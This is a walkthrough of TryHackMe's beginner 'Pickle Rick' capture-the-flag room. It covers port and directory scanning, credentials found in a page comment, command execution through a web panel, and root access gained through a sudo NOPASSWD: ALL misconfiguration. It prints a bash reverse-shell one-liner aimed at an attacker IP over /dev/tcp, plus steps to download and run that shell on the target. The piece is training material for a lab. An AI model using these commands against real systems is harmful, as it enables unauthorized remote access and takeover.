

🌐 CTF Writeup – Pickle Rick



📌 Overview

The "**Pickle Rick**" CTF on TryHackMe is a highly rated, beginner-friendly room based on the Rick and Morty series. The primary objective is to exploit a web server to locate three hidden ingredients (flags) to help Rick turn back into a human.

🔍 Reconnaissance

Nmap Scan

```
nmap -T4 -A -p- 10.113.145.38
```

Nmap scan results:

```
Nmap scan report for 10.113.145.38
Host is up (0.078s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu
4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
No exact OS matches for host (If you know what OS
is running on it, see https://nmap.org/submit/ ).
```

Login page on port 80:



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

Source Code of Page

```
<!--
```

```
    Note to self, remember username!
```

```
    Username: XXXXXXXXXX
```

```
-->
```

Directory Enumeration


Initial Scan

```
dirsearch -u 10.113.145.38 -e php,html,txt -x 400,401,403
```

Found:

```
/assets  
/login.php  
/robots.txt
```

/login.php:




Portal Login Page

Username:

Password:

Login

/robots.txt:



Text:



🔗 Web-based Shell Executor Page

Login credentials for login page:

Username:

Password:

[Rick Portal](#) [Commands](#) [Potions](#) [Creatures](#) [Potions](#) [Beth Clone Notes](#)

Command Panel

/portal.php Page Source Code:

```
<!--  
Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0aJJsWnIWbXQwVkUxV1  
duaFZNakExVkcxS1NHVkliRmhoTVhCb1ZsWmFWMVpWTVVWaGVq  
QT0== -->
```

Note: *Just a rabbit hole. Repeatedly Base64 encoded text: rabbit hole*

Command Panel

Commands  id

Execute

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Command Panel

Commands  ls /home

Execute

```
rick  
ubuntu
```

Command Panel

Commands  ls -la

Execute

```
total 40  
drwxr-xr-x 3 root  root  4096 Feb 10  2019 .  
drwxr-xr-x 3 root  root  4096 Feb 10  2019 ..  
-rwxr-xr-x 1 ubuntu ubuntu  17 Feb 10  2019 Sup3rS3cretPickl3Ingred.txt  
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets  
-rwxr-xr-x 1 ubuntu ubuntu  54 Feb 10  2019 clue.txt  
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php  
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html  
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php  
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php  
-rwxr-xr-x 1 ubuntu ubuntu  17 Feb 10  2019 robots.txt
```

Got **Sup3rS3cretPickl3Ingred.txt** with python server and wget.

On target machine:

```
python3 -m http.server <PORT>
```

On local machine:

```
wget http://<TARGET_IP>:<PORT>/ Sup3rS3cretPickl3Ingred.txt
```

Retrieved first flag: 

Shell Access

Reverse Shell Bash File

Creating shell file with following command:

```
sh -i >& /dev/tcp/192.168.131.218/6666 0>&1
```

Upload Shell File to /tmp on Target via wget

On Local Machine Shell File Directory:

```
python3 -m http.server <PORT>
```

On Target Machine in /tmp Directory:

```
wget http://<LOCAL_IP>:<PORT>/<FILE>
```

Execute Permissions on Shell File

```
chmod +x <FILE>
```

Shell Access

```
bash <FILE>
```

▲ Privilege Escalation

Vulnerability

Found configuration allows user to execute any command as any user without providing password:

```
www-data@ip-10-113-145-38:/$ sudo -l
Matching Defaults entries for www-data on ip-10-113-145-38:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-113-145-38:
    (ALL) NOPASSWD: ALL
www-data@ip-10-113-145-38:/$
```

Exploit & Root Shell

Vulnerability allows to get root shell with following command:

```
sudo su root
```

```
www-data@ip-10-113-145-38:/$
www-data@ip-10-113-145-38:/$
www-data@ip-10-113-145-38:/$ sudo su root
root@ip-10-113-145-38:/#
root@ip-10-113-145-38:/#
root@ip-10-113-145-38:/# whoami
root
root@ip-10-113-145-38:/#
```

Remaining Flags

Second Flag

Retrieved from `/home/rick`

Second ingredients: [REDACTED]

Third Flag

Retrieved from `/root`

3rd.txt: [REDACTED]

Summary

Enumerated the target machine to discover **a web-based command panel** and bypassed input filters to gain initial system access. Established a **reverse shell** as the service user, then performed local enumeration to identify critical system misconfigurations. Leveraged a broad sudo permission (**NOPASSWD: ALL**) to execute commands as the superuser, successfully escalating privileges to **root**.